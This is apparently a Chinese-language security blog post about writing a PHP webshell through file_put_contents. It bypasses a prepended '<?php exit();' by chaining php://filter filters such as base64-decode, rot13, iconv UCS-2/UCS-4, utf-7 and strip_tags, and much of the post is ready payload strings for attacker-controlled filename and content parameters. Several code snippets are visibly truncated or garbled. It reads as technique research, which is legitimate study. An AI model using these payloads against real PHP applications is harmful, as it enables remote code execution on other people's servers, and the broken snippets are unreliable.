关于 file_put_contents 的一些小测试 | Cyc1e's Blog

昨天看了篇文章一次“SSRF->RCE”的艰难利用，被里面的各种骚操作给秀到了，发现 file_put_contents 这个很有意思，绕过<?php exit();GetShell 也经常有人提出不同的思路，这里简单的做一下测试和记录。

昨天看了篇文章 一次“SSRF->RCE”的艰难利用 ，被里面的各种骚操作给秀到了，发现 `file_put_contents` 这个很有意思，绕过 `<?php exit();` GetShell 也经常有人提出不同的思路，这里简单的做一下测试和记录。

> **前提**：这种是前后两个变量不同，假设 $filename,$content 我们都可控情况

这种情况相对较为简单，先捋清思路，$filename 控制的写入的文件名，$content 拼接在了 `<?php exit();` 后，所以想要 GetShell 的话，就必须把 `<?php exit();` 给干掉，而都知道 $filename 是控制文件名的，如果我们使用 php://filter 协议的话，这会先按 php://filter 规定的协议对 $content 进行解码后再写入协议，更强大的是 php://filter 还支持使用多个过滤器规则，也就是说我们可以来个连环操作。所以思路很简单，目标就是把 `<?php exit();` 解码为 php 不认识的字符，而我们构造的内容能够正常的解码出来就可以。这个在 phith0n 之前的文章里有了很详细的介绍 传送门 ，这里简单的介绍一下

0x01 Base64 编码

最常用的就是 base64 编码了，通过解码把 `<?php exit();` 解码为乱码，而后面我们传入的 webshell 的 base64 内容被正常解码，就可以直接干掉 `<?php exit();` 得到一个 shell 了，不过由于 `<?php exit();` 中只有 phpexit 参与了解码，由于 base64 解码时 4 转 3，所以需要补一位如👇

base64 解码的 4 转 3，所以需要补一位如下

```
<?php phpinfo();?> => PD9waHAgcGhwaW5mbygpOz8+ => aPD9waHAgcGhwaW5m
bygpOz8+ -> $content
php:
```

0x02 Rot13 编码

同样，也可以利用 rot13 编码来绕过，原理和 Base64 编码是一样的，就不多赘述了，如下👇

```
<?php phpinfo();?> => <?cuc cucvasb();?> -> $content
php://filter/write=string.rot13/resource=Cyc1e.php  -> $filename
```


这种方法是需要服务器**没有开启短标签**的时候才可以使用（默认情况是没开启的：php.ini 中的 short_open_tag）

0x03 组合拳

我们可以利用 php://filter 字符串处理方法 && 编码的方法绕过 `<?php exit();` ，相对于直接编码就有点多此一举了，不过知道有这个方法就好了，例如利用

strip_tags 方法来直接去除 xml，而我们传入的 shell 是 base64 编码过的，所以不会被去除，再解码即可，前面也说了 php://filter 是支持使用多个多滤器的，所以构造如下👇

```
<?php phpinfo();?> => PD9waHAgcGhwaW5mbygpOz8+ =>?>PD9waHAgcGhwaW5mbygpOz8+ -> $content
php://filter/write=string.strip_tags|convert.base64-decode/resource=Cyc1e.php  -> $filename
```



> **前提**：这种是前后两个变量相同，假设 $a 可控情况

这种相同变量的构造方式和不同变量的构造方式思路是大差不差的，都是需要干掉 `<?php exit();` ，只不过构造起来相对更复杂一些，这里也简单记录下测试的内容👇

0x01 Base64

这里和上面对应上，不过经过个人测试，直接只用 Base64 的方式是**不行的**！（如果有构造出来的，分享一下），接下来讲讲为何个人觉得不行 ~

```
file_put_contents($a,"<?php exit();".$a);
```


根据前面介绍的不同变量的构造方法，很容易拓展到相同的变量，同样利用 php://filter 来构造，反正后面是写入的内容，只要在后面解码的时候把 shell 解码出来，不需要的东西解码成乱码即可，而 Base64 构造的话，例如


```
$a = php://filter/write=convert.base64-decode|PD9waHAgcGhwaW5mbygpOz8+|/resource=Cyc1e.php
```

构造的 shell 可以放在过滤器的位置和文件名位置都可以（其他编码有时候会有空格什么的乱码，文件名不一定好用），php://filter 面对不可用的规则是报个 Warning，然后跳过继续执行的（不会退出），所以按理说这样构造是“**很完美**”的，我们看下 base-decode 哪些字符👇

```
php//filter/write=convertbase64decodePD9waHAgcGhwaW5mbygpOz8+/resource=Cyc1e.php
```


而默认情况下 base64 编码是以 `=` 作为结尾的，所以正常解码的时候到了 `=` 就解码结束了，即使我们构造 payload 的时候不用 `write=` ，但是在最后获取文件名的时候 `resource=` 中的 `=` 过不掉，所以导致过滤器解码失败，从而报错（不过还是会创建文件的，内容由于解码过程出错了，就都丢弃了）👇





我们也可以简单的测试一下是否是 `=` 出的问题,

```
<?php
$filename="php://filter/write=convert.base64-decode/resource=Cyc1e.php";
$content="PD9waHAgcGhwaW5mbygpOz8+";
file_put_contents($filename,"<?PHP exit();//=".$content);
?>
```



结果是一样的，所以可以确定是 `=` 出的问题，要是有绕过的构造方法，欢迎分享。

0x02 Rot13

rot13 编码就不存在 base64 的问题，所以和前面 base64 构造的思路一样👇

```
$a = php://filter/write=string.rot13|<?cuc cucvasb();?>|/resource=Cyc1e.php
```

和前面提到的一样，这种方法是需要服务器**没有开启短标签**的时候才可以使用（默认情况是没开启的：php.ini 中的 short_open_tag（再补充一下，linux 下默认是没有开启的））

0x03 iconv 字符编码转换

这种方法由于之前没有见过，所以感觉这波操作比我的亚索还要秀~，想法是一样的，通过字符转换把 `<?php exit();` 转成不能解析的，这里采用的是 UCS-2 或者 UCS-4 编码方式（当然还有很多，比如 utf-8 和 utf-7），而我们构造的转成可正常解析的。👇


```
#echo iconv("UCS-2LE","UCS-2BE",'<?php phpinfo()
?<hp phpipfn(o
```


这里用的是 UCS-2，当然我们也可以用 UCS-4👇

```
echo iconv("UCS-4LE","UCS-4BE",'aa<?php phpinfo()
?<aa phpiphp(ofn>?
```

通过 UCS-2 或者 UCS-4 的方式，对目标字符串进行 2/4 位一反转，也就是说构造的需要是 UCS-2 或 UCS-4 中 2 或者 4 的倍数，不然不能进行反转，那我们就可以利用这种过滤器进行编码转换绕过了，构造 payload👇

```
$a='php://filter//convert.iconv.UCS-2LE.UCS-2BE|?<hp phpipfn(o;)>?/
resource=Cyc1e.php'
**or**
$a='php://filter//convert.iconv.UCS-4LE.UCS-4BE|xxx?<aa phpiphp(ofn
>?;)/resource=Cyc1e.php'
#由于是4位一反转，所以需要保证?<aa phpiphp(ofn>?
```





当然这种方法对于前后不同变量也是一样适用的~

0x04 组合拳

第一套连招

和前后不同的变量的利用一样，相同变量一样可以使用组合拳，这里就用 UCS-2 和 rot13 举一个例子吧，知道可以这样的意思👇

```
$a = 'php://filter/write=convert.iconv.UCS-2LE.UCS-2BE|string.rot13
|x?<uc cucvcsa(b;)>?/resource=Cyc1e.php';
```

第二套连招

前面介绍单独用 base64 编码是不可行的，那么来一套组合拳是否可以呢？答案肯


定是可以的，这里感谢大兄弟 郁离歌 提供的方法，通过 iconv 将 utf8 编码转为 utf7 编码，从而把 = 给转了，就不会影响到 base64 的解码了👇

```
$a='php://filter/convert.iconv.utf-8.utf-7|convert.base64-decode|AAPD9waHAgcGhwaW5mbygpOz8+/resource=Cyc1e.php'; #base64编码前补了AA，原理一样，补齐位数
```

我们看一下转码后的结果

```
UTF-8:php:
👇
UTF-7:php:
```

这样就成功的把 = 给转了，base64 编码没有受到影响，一样可以正常的解码~




所以对于 base64 的运用，只要找到一个能把 = 转了同时又不影响 base64 编码后的字符的转码方式即可

第三套连招

我们来用一下 strip_tags 方法 &&base64 的组合，不过之前构造的这种方法有局限性，要求服务器是 linux 系统，所以之前没写。因为前面介绍过 strip_tags 去除的是完整的标签以及内容，而 base64 要求中间不能出现 `=` 所以把他们二者组合起来👇

```
$a = 'php://filter/write=string.strip_tags|convert.base64-decode/resource=?>PD9waHAgcGhwaW5mbygpOz8+.php';
```


理解起来也很简单，在文件名前加上 `?>` 把 `<?php exit();` 闭合，同时 = 也在闭合标签之间，所以利用 strip_tags 处理的时候直接把 `<?php ..... ?>` 内的所有内容都删除了，然后对剩下的部分，也就是 `PD9waHAgcGhwaW5mbygpOz8+.php` 进行 base64 解码，为什么说这种构造 Windows 不行呢，因为 Windows 不支持文件名中有 `?` 、 `>` 这类字符。



如果觉得文件名太难看了，那么可以利用 `../` 来构造👇

```
$a = 'php://filter/write=string.strip_tags|convert.base64-decode/resource=?>PD9waHAgcGhwaW5mbygpOz8+/../Cyc1e.php';
```

把 `?>PD9waHAgcGhwaW5mbygpOz8+` 作为目录名（不管存不存在），再用 `../` 回退一下，这样创建出来的文件名为 Cyc1e.php，这样创建出来的文件名就正常了



这里为何不用 strip_tags 呢？因为 rot13 转换的同样会被 strip_tags 方法给删除了，而 UCS-2 或 UCS-4 构造的也同样会被 strip_tags 方法给删除，所以需要找其他的编码方式进行构造，这里做个小 tips，由于 strip_tags 去除的是一个闭合的标签所以 `?>` 可以放在我们构造的 shell 编码前，这样在 contents 上就直接把 shell 前的字符去了，只要 shell 的编码不会被删除，就可以解码回 shell 写入文件中，本菜懒，就不一个一个过滤器试了~

简单的记录了一下本菜的测试过程，过滤器只用了提到的和常用的，当然 php://filter 还有其他的过滤器是可以用的，不过总结起来说，思路都是一样的，就是如何把 `<?php exit();` 给”吃掉“，让自己构造的 shell 可以正常运行，简单总结了这种方法，当然，方法万千，师傅们有好的方法也欢迎分享（白嫖）~

tips： `file_put_contents` 和 `file_get_contents` 这两个函数还是很有意思的，file_get_contents 也有很多特性，下次有时间再写